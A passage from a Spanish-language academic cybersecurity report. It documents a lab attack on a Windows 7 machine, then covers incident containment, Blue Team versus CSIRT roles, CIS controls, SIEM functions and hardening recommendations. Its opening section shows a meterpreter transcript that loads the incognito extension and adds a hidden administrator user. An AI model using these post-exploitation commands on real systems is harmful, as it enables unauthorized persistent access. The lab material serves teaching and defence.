
Figura 12. Configuración exploit



Fuente: Propia.

Por medio del exploit se nos da acceso remoto al equipo por medio de meterpreter, lanzamos el comando sysinfo el cual nos arroja la información del equipo atacado, donde su nombre es PC202006, esta información se corrobora comparándola con un pantallazo del equipo como se aprecia en la figura 12.

Figura 13. Comparación nombre de equipo



Fuente: Propia

Ya con la sesión de meterpreter se procede a la creación de un usuario con privilegios de administrador, cargando previamente la extensión incognito, para la ejecución de los comandos add_user (crea el usuario) y add_localgroup_user (le da privilegios de administrador), como se aprecia este proceso se evidencia en la figura 13.


Figura 14. Creación de usuario con privilegios de administrador.

```
meterpreter > load incognito
Loading extension incognito ... Success.
meterpreter > add_user "James Andrade" "Admin"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[*] Attempting to add user James Andrade to host 127.0.0.1
[+] Successfully added user
meterpreter > add_localgroup_user "Administradores" "James Andrade"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[*] Attempting to add user James Andrade to localgroup Administradores on host 127.0.0.1
[+] Successfully added user to local group
meterpreter >
```

Fuente: Propia

La creación de este usuario administrador se puede apreciar en el equipo Windows 7 atacado, ingresando en administración de equipos, Usuarios y grupos locales, esto se aprecia en la figura 14.

Figura 15. Información equipo atacado



Fuente: Propia

18 ANÁLISIS CON ACCIONES NECESARIAS PARA CONTENER UN ATAQUE EN TIEMPO REAL

Primeramente, seguiría el “Plan de Respuesta ante Incidentes” en el cual según la página web de ciberseguridad.com[23] están plasmadas las instrucciones para ayudar al personal de TI a detectar, responder y recuperarse de incidentes de seguridad de la red, y clasificaría este incidente como “Acceso no autorizado” durante y aplicaría lo siguiente: en un ataque en tiempo real, se deberá aislar segmentos de la red, evitando así que el ataque se siga propagando, reduciendo los daños a la plataforma de TI y la pérdida de la confidencialidad, integridad y disponibilidad de la información.

Así mismo se debe aislar el dispositivo atacado mediante la desactivación de la tarjeta de red (Cableada o Wifi), luego se debe verificar que este dispositivo cuente con una solución de antivirus, además de que este actualizado, para proceder con un escaneo en búsqueda de virus.

Se deberá hacer una recolección de log de eventos del sistema operativo, las aplicaciones, herramientas de seguridad, y de la red, para su respectiva revisión y análisis, luego correlacionar estos eventos logrando así descubrir patrones de comportamientos anormales, para una posible identificación de la causa del incidente.

Si se detecta creación de usuarios, estos no serán eliminados, pero si bloqueados, ya que la eliminación borraría cualquier rastro de evidencia, pero dado el caso que se detecte compromiso de Root del sistema, se deberá apagar el dispositivo.

Obtener un análisis de red, donde contenga la IP de los dispositivos que generaron alto pico de uso de red, que puertos fueron utilizados por servicios o aplicaciones, y que IP recibió un alto número de peticiones, para identificar que otros dispositivos fueron atacados, y realizar un escaneo de IP en la red, para detectar si el atacante aún sigue en la red, deduciendo que fue un ataque interno.

[23] CIBERSEG1922. Plan de respuesta a incidentes de seguridad. Ciberseguridad [página web]. (11, mayo, 2020). [Consultado el 26, marzo, 2023]. Disponible en Internet: <https://ciberseguridad.com/normativa/espana/medidas/plan-respuesta-incidentes-seguridad/>.

19 ANÁLISIS SOBRE LAS DIFERENCIAS ENTRE EL EQUIPO DE BLUE TEAM Y EL EQUIPO DE RESPUESTA A INCIDENTES INFORMÁTICOS

Aunque su objetivo es velar en post de la seguridad de la información, se puede decir que un Blue Team es un equipo que esta presto ante un incidente de seguridad en una organización, para realizar labores de contención de respuesta inmediata, mientras que el equipo de respuesta a incidentes informáticos, actúan después del incidente de seguridad, aunque esto está cambiando en la actualidad.

Otra diferencia que existe entre estos 2 grupos es que el Blue Team según la página web de Intelequia[24], está formado solo por profesionales de la seguridad, mientras que un equipo de respuesta a incidentes informáticos, según la Organización de los Estados Americanos[25], en su guía "Buenas Prácticas para establecer un CSIRT nacional" nos dice "estos equipos suelen estar conformados por especialistas multidisciplinarios que actúan según procedimientos y políticas predefinidas".

Además, el Blue Team debe ir de la mano del Red Team, porque no puede existir un Blue Team sin Red Team y viceversa, pues entre ellos se comparten información, por ejemplo, el Red Team al tener éxito en uno de sus ataques, entregara un informe detallado al Blue Team del como realizo una intrusión al sistema, para que el Blue Team corrija las vulnerabilidades encontradas, mientras que un equipo de respuesta a incidentes informáticos puede funcionar sin depender de otros equipos.

Decir también que los CSIRT, en la actualidad tienen mucha más importancia que un equipo Blue Team, porque algunos países ya cuentan con estos grupos CSIRT, es el caso de Colombia, la cual cuenta con El CSIRT de Gobierno, CC-CSIRT de la Policía Nacional, CSIRT – Asobancaria y el ColCERT entre otros.

[24] INTELEQUIA. Red team y blue team - funciones y diferencias en ciberseguridad. Intelequia [página web]. (26, enero, 2021). [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://intelequia.com/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad>.
[25] ORGANIZACIÓN DE LOS ESTADOS AMERICANOS. Buenas Prácticas para establecer un CSIRT nacional. OAS - Organization of American States [página web]. (2016). [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://www.oas.org/es/sms/cicte/ciberseguridad/publicaciones/2016%20-%20Buenas%20Practicas%20CSIRT.pdf>.

20 ANÁLISIS SOBRE LA PERTINENCIA DE TRABAJAR CON CIS "CENTER FOR INTERNET SECURITY" COMO PROPUESTA DE ASEGURAMIENTO POR PARTE DE UN EQUIPO DE BLUE TEAM

Los Controles CIS, según la propia organización Cisecurity[26] autora de estos, es un compilado de buenas prácticas de defensa en pro de la ciberseguridad, que mitigan los ataques más comunes contra sistemas y redes TI.

Implementar y trabajar con estos controles representarían un gran beneficio para la organización, porque se estaría utilizando controles con acciones priorizadas y focalizadas, que son formulados por una comunidad de expertos en TI, apoyados en la información obtenida de ataques reales y sus defensas efectivas, reglas de control técnico para aplicar a los dispositivos de red, sistemas operativos, y aplicaciones de software de la organización.

Estos controles ayudarían a la organización a mejorar la seguridad y reforzar la defensa contra vectores de ataque, reduciendo el riesgo de exposición y mitigar la gravedad de la mayoría de los tipos de ataque. Cabe destacar estos controles están en constante revisión por la comunidad, y son actualizados según los entornos de red cambiante de las organizaciones y el panorama de amenazas cambiantes contra la seguridad de la información.

[26] CISECURITY. CIS controls version 7 spanish. Cisecurity [página web]. [Consultado el 24, marzo, 2023]. Disponible en Internet: <https://www.cert.gov.py/application/files/7415/3625/3112/CIS_Controls_Version_7_Spanish_Translation.pdf>.

21 ANÁLISIS SOBRE LAS FUNCIONES Y CARACTERÍSTICAS PRINCIPALES DE UN SIEM.

SIEM según Microsoft[27], lo define como una combinación entre la administración de información de seguridad (SIM) y la administración de eventos de seguridad (SEM) en un solo sistema de administración de seguridad, que suministra a las organizaciones una visión en tiempo real sobre el tráfico de la red, para que estas puedan dar una rápida respuesta ante posibles ataques cibernéticos, así como el registrar los datos de seguridad a efectos de cumplimiento o auditoría.

La tecnología SIEM (Security Information and Event Management) es una solución integral de seguridad que da soporte a las organizaciones ante el reconocimiento de vulnerabilidades y posibles amenazas de seguridad, de forma anticipada ante una interrupción de las operaciones empresariales. Descubre anomalías que se puedan dar en el comportamiento de los usuarios, y hace uso de la inteligencia artificial para la automatización de muchos procesos que se realizan de forma manual en la identificación de amenazas y respuestas a incidentes, además que hace parte de los elementos básicos de los centros de operaciones de seguridad (SOC) actuales. Sus herramientas mediante la recopilación y análisis de volúmenes de datos provenientes de los registros de ventos de aplicaciones, servidores, dispositivos y usuarios, identifica actividades anómalas mediante reglas predeterminadas y toma las medidas adecuadas ante un posible ataque, todo esto lo hace en tiempo real.

21.1 CARACTERÍSTICAS

Entre las principales características de un SIEM de una organización, para la seguridad y respuesta rápida son:

- Funciona por reglas internas de correlación.
- Es capaz de Identificar si una amenaza es real o es un falso positivo.
- Control y monitorización centralizada de todas las posibles amenazas.
- Redirección de la actuación al equipo cualificado para su solución.
- Trabaja con datos de fuentes diversas.
- Crea alertas propias ante posibles riesgos informáticos que se envían a un administrador.

[27] MICROSOFT. ¿Qué es SIEM? Microsoft [página web]. [Consultado el 24, marzo, 2023]. Disponible en Internet: <https://www.microsoft.com/es-es/security/business/security-101/what-is-siem>.

- Aportar un mayor grado de conocimiento sobre los incidentes para facilitar su resolución.
- Documentación de todo el proceso de detección, actuación y resolución.
- Cumplimiento con las normas y legislaciones vigentes en cuestión de protección de datos y seguridad.
- Ahorro de recursos al realizarse la recopilación de información de manera centralizada y automática

21.2 FUNCIONES BÁSICAS

Entre las funciones básicas que ofrece la tecnología SIEM, se encuentran las siguientes:

- Agregación de datos: El SIEM tiene la capacidad para administrar la información al recopilar datos y registros de múltiples fuentes para garantizar que no se pierda ningún evento de seguridad importante.

- Correlación: La correlación de eventos es un componente que transformar los datos recibidos al integrar diferentes fuentes en información significativa y útil, esta correlación de eventos suministra información con la cual se localizara y mitigara rápidamente posibles amenazas a la seguridad de la organización.

- Notificación o Alerta: se da mediante el análisis automatizado de eventos correlacionados de manera que se generen avisos de seguridad se han detectado amenazas, los cuales son enviados a un administrador, esta alerta puede ser un tablero de instrumentos, o una notificación vía email, pero según su criticidad, puede llegar a implementar incluso llamadas automáticas.

- Dashboards: Los SIEM tienen herramientas necesarias que pueden procesar datos en bruto del evento y convertirlo en algo más fácil de entender como cuadros, gráficos y barras, para ayudar a ver patrones o identificar una actividad que no está siguiendo un patrón estándar.

- Cumplimiento: Los SIEM ayudan con el cumplimiento normativo, mediante la automatización de la recopilación de la información necesaria, creara informes que se adapten a los procesos existentes de seguridad, gobernabilidad y auditoría.

- Retención: Un SIEM almacenan los datos y eventos a largo plazo para facilitar la correlación de datos con el tiempo, característica que es vital para un correcto desempeño de funciones de análisis forense.

- Redundancia: Segun Incibe[28], para evitar la pérdida de datos, la base de datos de un SIEM suele estar redundada.

[28] INCIBE. Despliegue de SIEM en entornos TO. INCIBE-CERT [página web]. (14, noviembre, 2019). [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://www.incibe-cert.es/blog/despliegue-siem-entornos>.

CONCLUSIONES

La ciberseguridad o conocida coloquialmente como la seguridad de la información es un pilar crítico y de mucho cuidado, en el cual toda organización que use las Tecnologías de la Información debe reforzar sus bases, porque la exposición a amenazas cibernéticas es constante y cualquier ataque puede ocasionar grandes consecuencias.

El avance tecnológico, permite que se creen nuevas amenazas y técnicas para el aprovechamiento de vulnerabilidades por parte de los ciberdelincuentes, lo cual insta a la necesidad de siempre estar a la par en cuanto a las últimas tendencias y técnicas para mantenerse protegido.

Al ser el eslabón más débil en la seguridad de la información, las personas en las organizaciones deben estar en constante capacitación y concientización. Pues todos los miembros en una organización deben estar en sintonía en cuanto al conocimiento de ciberseguridad y que se fomente una cultura de seguridad, y no caigan antes ataques de Ingeniería Social como lo son el Whaling, Phishing, y Baiting.

Una buena implementación de técnicas de endurecimiento para la seguridad es fundamental para la protección de la información y los sistemas. Estas medidas pueden incluir el uso de herramientas software o hardware

La rivalidad entre organizaciones no debe traerse al mundo de la seguridad de la información, al contrario, la colaboración y la cooperación son importantes para la prevención y detección de ataques cibernéticos. Pues compartiendo las falencias y soluciones, las organizaciones se fortalecen en conjunto al saber cómo evitar amenazas y vulnerabilidades.

RECOMENDACIONES

Se pueden realizar las siguientes acciones para evitar que sucedan ataques de seguridad informática, estas técnicas de endurecimiento tienen como fin hacer más difícil una intrusión al sistema en un dispositivo de cómputo y que sea menos vulnerable ante los ciberataques, estas técnicas son aplicadas tanto al software y hardware de una organización.

Entre estas técnicas tenemos:


INSTALACIÓN NUEVA DEL SISTEMA OPERATIVO

Aunque no es una técnica de endurecimiento, sí es una muy buena recomendación, de que la instalación del sistema operativo, no se realice sobre otro que ya se encuentra instalado, ejemplo de esto es cuando se busca la actualización de la versión de un sistema operativo en el caso Windows 7 a Windows 10, o cuando se ha comprado un equipo de alguna de las marcas, pues los sistemas utilizados anteriormente pueden tener malware, spyware, y los sistemas preinstalados pueden contener una cantidad absurda de bloatware.

ACTUALIZACIONES DEL SISTEMA OPERATIVO, LAS APLICACIONES INFORMÁTICAS, Y FIRMWARE DE LOS DISPOSITIVOS ELECTRÓNICOS

Es muy importante mantener actualizado el sistema operativo y las aplicaciones instaladas, porque con esto se corrigen fallas de seguridad, mediante los diferentes parches que las empresas desarrolladoras van desplegando, siempre debemos optar porque estas actualizaciones se hagan de manera automática (si esta opción está disponible), cabe recordar que se debe tener cuidado con el software y los actualizaciones a instalar, que este provenga de una fuente confiable, en lo posible hacer su descarga desde la página principal, además que no se debe instalar aplicaciones de versiones antiguas, las cuales ya no dispongan de actualizaciones de seguridad. De forma predeterminada las actualizaciones automáticas vienen habilitadas en los sistemas operativos Windows y Linux, pero para forzar las actualizaciones en Windows ingresamos a la configuración y buscamos la opción Windows Update y pulsamos sobre el botón buscar actualizaciones como se aprecia en la Figura 16.

Figura 16. Forzar actualizaciones Windows



Fuente: Propia


USUARIOS CON CONTRASEÑAS FUERTES

Se debe tener cuidado al momento de crear las contraseñas, ya que como seres humanos siempre optamos por lo fácil de recordar, pero esto no debe aplicarse a la seguridad de las cuentas de usuario, ya que una contraseña es la llave que abre una puerta a datos sensibles y confidenciales; Esta contraseña debe contener como mínimo 8 caracteres, y debe contener números, mayúsculas, minúsculas y caracteres especiales, una buena opción para recordar la contraseña es cambiar ciertas letras por símbolos o números, por ejemplo la letra S la podemos cambiar por un numero o símbolo que se parezca en su modo de escritura como lo puede ser el numero 5 o símbolo $, la vocal A por el numero 4 o el símbolo @ y así con más letras y vocales, ejemplo de esto si yo quisiera usar la palabra Florencia como contraseña la podría codificar así, Fl0r3Nc1@, haciéndola un poco más fácil de recordar y más difícil de hackear.

DESHABILITAR ESCRITORIO REMOTO

Esta herramienta de Windows permite iniciar sesión desde otros equipos de la red al Computador (o viceversa) de forma remota. Pero con la habilitación de este servicio se abren puertos de red en el computador, lo que lo hace vulnerable a los ataques. Para la deshabilitación en sistemas operativos Windows, ingresamos a las propiedades del sistema, y buscamos la pestaña “Remoto” y pulsamos sobre el cuadro de opción “Permitir conexiones de asistencia remoto a este equipo” y luego sobre el botón de radio “No permitir las conexiones remotas a este equipo” como se aprecia en la Figura 17

Figura 17. Deshabilitar acceso remoto



Fuente: Propia

INSTALACIÓN DE ANTIVIRUS

Para proteger los archivos del computador a salvo de virus, se debe usar y mantener actualizado el software antivirus junto con su modulo antimalware, en lo posible tener una solución completa de antivirus la cual tenga por lo menos firewall y VPN segura.

HABILITACIÓN DEL FIREWALL

En cuanto protección a nivel de red, es muy buena opción el contar con un potente Firewall, pero también dentro del sistema operativo se puede activar esta característica, para esto procedemos a escribir el siguiente comando en la ventana ejecutar, firewall.cpl, damos clic a la opción “Activar o desactivar firewall de Windows Defender”, luego seleccionamos "Activar el Firewall de Windows Defender" (Figura 18) para todos los perfiles de red y luego hacemos clic en Aceptar. Igualmente, se debe tener además del típico firewall de red, un firewall para base de datos y otro para las aplicaciones web, esto hará más difícil que sea vulnerado algún dispositivo de la red.

Figura 18. Activación Firewall de Windows

Fuente: Propia


ELIMINAR PROGRAMAS NO DESEADOS

Es muy probable que un sistema tenga programas instalados que no se van a necesitar. Estos programas pueden tener vulnerabilidades aumentando así la superficie de ataque y se convierten en posibles puntos de entrada para los ciberatacantes. Los programas instalados deben ser legítimos y no software pirateado, que podría estar lleno de malware.

CERRAR PUERTOS ABIERTOS

Los servicios y aplicaciones en el sistema operativo Windows usan puertos de red para enviar y recibir datos a través de esta. Los puertos abiertos a menudo son considerados peligrosos porque pueden ser explotados mediante una vulnerabilidad, si el servicio o la aplicación que usa estos puertos no están parcheados o están faltos de protocolos de seguridad básicos. Por este motivo es recomendado que se cierren todos los puertos de red de escucha que el sistema no esté utilizando; Utilizando el comando netstat -ab en una ventana del símbolo de sistema de Windows, podemos ver todas las conexiones activas, además de los puertos que están en escucha (LISTENING) como se aprecia en la Figura 19

Figura 19. Puertos en Escucha



Fuente: Propia

Además de las anteriores técnicas, se puede implementar las siguientes herramientas para contener un ataque

FIREWALL NUEVA GENERACIÓN

Un firewall de nueva generación, además de ofrecer los mismos beneficios que el tradicional, utiliza soporte de VPN para garantizar que la comunicación entre la red local, internet y el NGFW sean validas y seguras, además posee un filtro inteligente de paquetes según las aplicaciones a las que se dirige el tráfico, teniendo así más control y visibilidad de las aplicaciones. Cuenta también con IPS, DPI, mejor equipamiento contra APT, y una UTM con antivirus y antispam.

FIREWALL DE APLICACIONES WEB (WAF)

Para la protección de los servidores que proveen servicio de aplicaciones web, es necesario que se implemente un firewall de aplicaciones web, ya que este las protegerá de diversos ataques a la capa de aplicación, tipo cross-site scripting (XSS), la inyección de SQL y el envenenamiento de cookies. Su funcionamiento consiste en filtrar, vigilar y bloquear todo el tráfico HTTP/S malicioso que se dirija hacia la aplicación web, e impide que salgan datos no autorizados; esto lo logra mediante un conjunto de políticas que distinguen entre tráfico malicioso y seguro, es conocido también como proxy inverso pues protege el servidor de aplicaciones web de un cliente potencialmente malicioso

FIREWALL DE BASE DE DATOS

Esta herramienta permite filtrar mediante establecimiento de un conjunto de reglas, las peticiones que llegan al manejador de base de datos, evaluando los comandos SQL recibidos según una lista definida, por ejemplo, DROP, ALTER, CREATE entre otras, además de bloquear los ataques por inyección de comandos.

IPS

La implementación de este tipo de herramienta nos permite saber qué es lo que está sucediendo en tiempo real, cuando es detectado alguna posible intrusión no autorizada, esta herramienta evalúa contra una base de datos de ataques y sí de ser un ataque positivo ésta procederá a descartar los paquetes de red o a una desconexión de esta, normalmente está situada entre el router que da el servicio de internet y el firewall.

ENDPOINT DETECTION AND RESPONSE (EDR)

Esta herramienta combina el antivirus con herramientas de monitorización e inteligencia artificial, que permite detectar riesgos y amenazas que de forma silenciosa provocan incidentes de seguridad. Fuera de la utilización del antivirus que permite detectar identificar y prevenir efectos de exploit y malware, así como ransomware, además puede detectar amenazas avanzadas como vulnerabilidades 0-day, amenazas persistentes, ataques de ingeniería social, cuentas comprometidas, entre otras.

BIBLIOGRAFÍA

CALLES GARCIA, JUAN ANTONIO y LEÓN, DIEGO. El Red Team en la empresa. Dialnet [página web]. (2018). [Consultado el 26, junio, 2022]. Disponible en Internet: <https://dialnet.unirioja.es/servlet/articulo?codigo=6667240>.

CARDWELL, Kevin. Building virtual pentesting labs for advanced penetration testing - second edition. [s.l.]: Packt Publishing - ebooks Account, 2016. 524 p. ISBN 9781785883491.

CIBERSEG1922. ¿Qué es Metasploit Framework y cómo funciona? | Ciberseguridad. Ciberseguridad [página web]. (13, diciembre, 2021). [Consultado el 12, febrero, 2023]. Disponible en Internet: <https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/>.

CIBERSEG1922. ¿Qué es OSSTMM? Definición, historia y características. Ciberseguridad [página web]. (24, enero, 2020). [Consultado el 8, julio, 2022]. Disponible en: https://ciberseguridad.com/guias/desarrollo-seguro/osstmm/.

CIBERSEG1922. Plan de respuesta a incidentes de seguridad. Ciberseguridad [página web]. (11, mayo, 2020). [Consultado el 26, marzo, 2023]. Disponible en Internet: <https://ciberseguridad.com/normativa/espana/medidas/plan-respuesta-incidentes-seguridad/>.

CISECURITY. CIS controls version 7 spanish. Cisecurity [página web]. [Consultado el 24, marzo, 2023]. Disponible en Internet: <https://www.cert.gov.py/application/files/7415/3625/3112/CIS_Controls_Version_7_Spanish_Translation.pdf>.

COLOMBIA. CONGRESO DE LA REPÚBLICA. DECRETO 1377 DE 2013. (27, junio, 2013) Por el cual se reglamenta parcialmente la Ley 1581 de 2012.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273. (05, enero, 2009) Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. Última actualización: 21 de junio de 2022

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley estatutaria 1581. (17, octubre, 2012) Por la cual se dictan disposiciones generales para la protección de datos personales.

CROWDSTRIKE. Red team VS blue team: what's the difference? | crowdstrike. crowdstrike.com [página web]. (6, enero, 2022). [Consultado el 29, marzo, 2023]. Disponible en Internet: <https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/>.

EL TIEMPO. Fachada Andrómeda era legal, pero no todo lo que se hizo allí lo fue. El Tiempo [página web]. (24, enero, 2015). [Consultado el 26, febrero, 2023]. Disponible en Internet: <https://www.eltiempo.com/archivo/documento/CMS-15141236>.

ENEBA. Glosario de términos de ciberseguridad. ENEBA [página web]. (18, mayo, 2022). [Consultado el 30, junio, 2022]. Disponible en: https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia_glosario_ciberseguridad_2021.pdf.

